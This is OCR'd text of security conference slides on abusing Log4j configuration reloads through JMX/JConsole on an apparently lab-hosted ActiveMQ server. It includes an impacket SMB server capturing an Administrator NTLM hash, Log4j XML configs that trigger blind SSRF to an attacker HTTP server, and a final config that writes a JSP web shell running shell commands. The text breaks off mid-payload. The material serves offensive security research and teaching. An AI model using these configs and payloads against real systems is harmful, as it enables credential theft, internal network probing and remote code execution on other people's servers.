
Read Remote Files – SMB (FILE:///)

DID SOMEONE SAY ...
SAMBA




Read Remote Files (SMB, FILE:///))

JConsole – Change ConfigLocationUri




Read Remote Files (SMB, FILE:///)

JConsole – Change ConfigLocationUri



Read Remote Files (SMB, FILE:///)

JConsole – Change ConfigLocationUri



Read Remote Files (SMB, FILE:///))

Attacker's Malicious SMB

```
guest@worker01:~/Desktop/Log4J$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:7b:8c:51 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.6.129/24 brd 192.168.6.255 scope global dynamic noprefixroute ens33
        valid_lft 1671sec preferred_lft 1671sec
    inet6 fe80::52b7:7fe6:e82:6777/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:07:9d:6e:d3 brd ff:ff:ff:ff:ff:ff
guest@worker01:~/Desktop/Log4J$ sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py mal .
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.6.176,50161)
[*] AUTHENTICATE_MESSAGE (WIN-NG3T89A1DR9\Administrator,WIN-NG3T89A1DR9)
[*] User WIN-NG3T89A1DR9\Administrator authenticated successfully
[*] Administrator::WIN-NG3T89A1DR9:aaaaaaaaaaaaaaaa:a5b76
44005800470044007600710057006900020010006800540045007a006
000880bf1c48d5b41e689d76411d4245a528308bf2567b6fd3295403
0000000000000000
```

Read Remote Files (SMB, FILE:///)

Attacker's Malicious SMB

```
guest@worker01:~/Desktop/Log4J$ sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py mal .
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.6.176,50161)
[*] AUTHENTICATE_MESSAGE (WIN-NG3T89A1DR9\Administrator,WIN-NG3T89A1DR9)
[*] User WIN-NG3T89A1DR9\Administrator authenticated successfully
[*] Administrator:::WIN-NG3T89A1DR9:aaaaaaaaaaaaaaaa:a5b76
```

HTTP Server-Side Request Forgery

CLOUD
METADATA
ENDPOINTS


INTERNAL
HTTP SERVERS

SSRF

NOTHING TO SEE HERE

HTTP SSRF – Blind GET

Attacker's Malicioius SMB



HTTP SSRF – Blind GET

Listening HTTP Server

```
guest@worker01:~/Desktop/Log4J$ cat exfil.txt
Exfil this file
guest@worker01:~/Desktop/Log4J$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:7b:8c:51 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.6.129/24 brd 192.168.6.255 scope global dynamic noprefixroute ens33
        valid_lft 903sec preferred_lft 903sec
    inet6 fe80::52b7:7fe6:e82:6777/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:07:9d:6e:d3 brd ff:ff:ff:ff:ff:ff
guest@worker01:~/Desktop/Log4J$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.6.176 - - [29/Apr/2024 22:40:51] "GET /exfil.txt?test=ssrf HTTP/1.1" 200 -
```

HTTP SSRF – Blind GET


NullPointerException when trying to read HTTP response

 Operation return value

 java.lang.NullPointerException
at org.apache.logging.log4j.c

HTTP SSRF – Blind GET

NullPointerException when trying to read HTTP response



The screenshot shows a Java IDE window titled "Operation return value". It displays a stack trace starting with a red underline under "java.lang.NullPointerException". The stack trace lists several method calls from different Java packages, indicating a chain of events that led to the exception.

```
java.lang.NullPointerException
    at org.apache.logging.log4j.core.jmx.LoggerContextAdmin.getConfigText(LoggerContextAdmin.java:168)
    at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
    at java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
    at java.base/java.lang.reflect.Method.invoke(Method.java:566)
    at sun.reflect.misc.Trampoline.invoke(MethodUtil.java:71)
    at jdk.internal.reflect.GeneratedMethodAccessor5.invoke(Unknown Source)
```

But wait...
There's
MORE!

HTTP SSRF – Blind GET

Log4J XML configuration -
ScriptFile Example

```
<ScriptArbiter>
    <ScriptFile language="Whatever"
path="http://127.0.0.1:8000?test=script_ssrf" charset="UTF-8" />
```

HTTP SSRF – Blind GET

Log4J XML configuration -
ScriptFile Example

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration name="ConfigTest" status="trace" monitorInterval="3">
    <Appenders>
        <Select>
            <ScriptArbiter>
                <ScriptFile language="Whatever"
path="http://127.0.0.1:8000?test=script_ssrf" charset="UTF-8" />
                <Console name="Out">
                    <PatternLayout pattern="%m%n"/>
                </Console>
            </ScriptArbiter>
            <DefaultArbiter>
                <List name="Out">
                </List>
            </DefaultArbiter>
        </Select>
    </Appenders>
    <Loggers>
        <Logger name="org.apache.test" level="trace" additivity="false">
            <AppenderRef ref="Out"/>
        </Logger>
        <Root level="trace">
            <AppenderRef ref="Out"/>
        </Root>
    </Loggers>
```

HTTP SSRF – Blind GET

SSRF is made even if scripts are not supported and the application throws exceptions

The screenshot shows a terminal window with two panes. The left pane displays a Log4J configuration file named `script_ssrf.xml` being edited in nano. The right pane shows the Apache ActiveMQ logs.

Left Pane (Log4J Configuration):

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration name="ConfigTest" status="trace" monitorInterval="3">
  <Appenders>
    <Select>
      <ScriptArbiter>
        <Scriptfile language="Whatever" path="http://127.0.0.1:8000?test=script_ssrf" charset="UTF-8" />
      <Console name="Out">
        <PatternLayout pattern="%m%n"/>
      </Console>
    </ScriptArbiter>
    <DefaultArbiter>
      <List name="Out">
        </List>
    </DefaultArbiter>
  </Select>
</Appenders>
<Loggers>
  <Logger name="org.apache.test" level="trace" additivity="false">
    <AppenderRef ref="Out"/>
  </Logger>
  <Root level="trace">
    <AppenderRef ref="Out"/>
  </Root>
</Loggers>
```

Right Pane (Apache ActiveMQ Logs):

```
2024-05-10 13:39:45,621 qtp1271084832-39 DEBUG Loaded configuration from http://127.0.0.1:8000/script_ssrf.xml
2024-05-10 13:39:45,624 qtp1271084832-39 DEBUG Starting LoggerContext[name=5ae63ade, org.apache.logging.log4j.core.LoggerContext@17503f6b] with configuration XmlConfiguration[location=http://127.0.0.1:8000/script_ssrf.xml]...
2024-05-10 13:39:45,624 qtp1271084832-39 DEBUG Apache Log4j Core 2.19.0 initializing configuration XmlConfiguration[location=http://127.0.0.1:8000/script_ssrf.xml]
2024-05-10 13:39:45,625 qtp1271084832-39 DEBUG PluginManager 'Core' found 130 plugins
2024-05-10 13:39:45,625 qtp1271084832-39 DEBUG PluginManager 'Level' found 0 plugins
2024-05-10 13:39:45,626 qtp1271084832-39 DEBUG Building Plugin[name=Arbiter, class=org.apache.logging.log4j.core.config.plugins.SelectArbiter].
2024-05-10 13:39:45,628 qtp1271084832-39 DEBUG Builder()
2024-05-10 13:39:45,628 qtp1271084832-39 DEBUG Building Plugin[name=Arbiter, class=org.apache.logging.log4j.core.config.plugins.ScriptArbiter].
2024-05-10 13:39:45,633 qtp1271084832-39 DEBUG ScriptArbiter$Builder(, Configuration(Configuration(ConfigTest)), Node=ScriptArbiter)
2024-05-10 13:39:45,634 qtp1271084832-39 DEBUG Building Plugin[name=ScriptFile, class=org.apache.logging.log4j.core.script.ScriptFile].
2024-05-10 13:39:45,636 qtp1271084832-39 DEBUG createScript(name=null, language="Whatever", path="http://127.0.0.1:8000?test=script_ssrf", isWatched=false, charset=UTF-8")
2024-05-10 13:39:45,652 qtp1271084832-39 ERROR Unable to invoke factory method in class org.apache.logging.log4j.core.script.ScriptFile for element ScriptFile: java.nio.file.FileSystemNotFoundException: Provider "http" not installed
java.lang.reflect.InvocationTargetException
  at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
  at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
  at java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
  at java.base/java.lang.reflect.Method.invoke(Method.java:566)
  at org.apache.logging.log4j.core.config.plugins.util.PluginBuilder.build(PluginBuilder.java:138)
  at org.apache.logging.log4j.core.config.AbstractConfiguration.createPluginObject(AbstractConfiguration.java:250)
  at org.apache.logging.log4j.core.config.PropertyBasedConfiguration.createPluginObject(PropertyBasedConfiguration.java:103)
```

Bottom Left (Terminal Prompt):

```
guest@worker01:~/Desktop/Log4J 94x28$ python3 -m http.server
```

Bottom Right (Terminal Output):

```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
127.0.0.1 - - [10/May/2024 13:39:45] "GET /script_ssrf.xml HTTP/1.1" 200 -
127.0.0.1 - - [10/May/2024 13:39:45] "GET /?test=script_ssrf HTTP/1.1" 200 -
```

HTTP SSRF – Blind GET

SSRF is made even if scripts are not supported and the application throws exceptions

```
2024-05-10 13:39:45,621 qtp1271084832-39 DEBUG Loaded configuration from http://127.0.0.1:8000/script_ssrf.xml
2024-05-10 13:39:45,624 qtp1271084832-39 DEBUG Starting LoggerContext[name=5ae63ade, org.apache.logging.log4j.core.LoggerContext@17503f6b] with configuration XmlConfiguration[location=http://127.0.0.1:8000/script_ssrf.xml]...
2024-05-10 13:39:45,624 qtp1271084832-39 DEBUG Apache Log4j Core 2.19.0 initializing configuration from file [http://127.0.0.1:8000/script_ssrf.xml]
```

```
2024-05-10 13:39:45,634 qtp1271084832-39 DEBUG Building Plugin[name=ScriptFile, class=org.apache.logging.log4j.core.script.ScriptFile].
2024-05-10 13:39:45,636 qtp1271084832-39 DEBUG createScript(name="null", language="Whatever", path="http://127.0.0.1:8000?test=script_ssrf", isWatched="false", charset="UTF-8")
2024-05-10 13:39:45,652 qtp1271084832-39 ERROR Unable to invoke factory method in class org.apache.logging.log4j.core.script.ScriptFile for element ScriptFile: java.nio.file.FileSystemNotFoundException: Provider "http" not installed
        at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessor
```

HTTP SSRF – Blind GET

SSRF is made even if scripts are not supported and the application throws exceptions

```
guest@worker01: ~/Desktop/Log4J 94x28
guest@worker01:~/Desktop/Log4J$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [10/May/2024 13:39:45] "GET /script_ssrf.xml HTTP/1.1" 200 -
127.0.0.1 - - [10/May/2024 13:39:45] "GET /?test=script_ssrf HTTP/1.1" 200 -
```

Writing Files

Writing Files

- 2 Modes:
 - Continous Write:
 - Simple
 - Good for files that do not have a strict structure that require an end
 - E.g.: JSPs, SSH Authorized Keys, cron scripts, ETC.
 - LogRotate:
 - Only write what is necessary → Archive File → Only write what is necessary
→ Repeat
 - E.g.: XML files
- Write Files over SMB

Caveman Continuous Write Mode

XML Configuration – Write Malicious JSP

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <File name="MyFile" fileName="..../webapps/admin/mal.jsp">
            <PatternLayout>
                <Pattern>
                    <! [CDATA[
<% Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c",
"id>..../webapps/admin/cmd.out" }); %>win'
<br/>
]]>
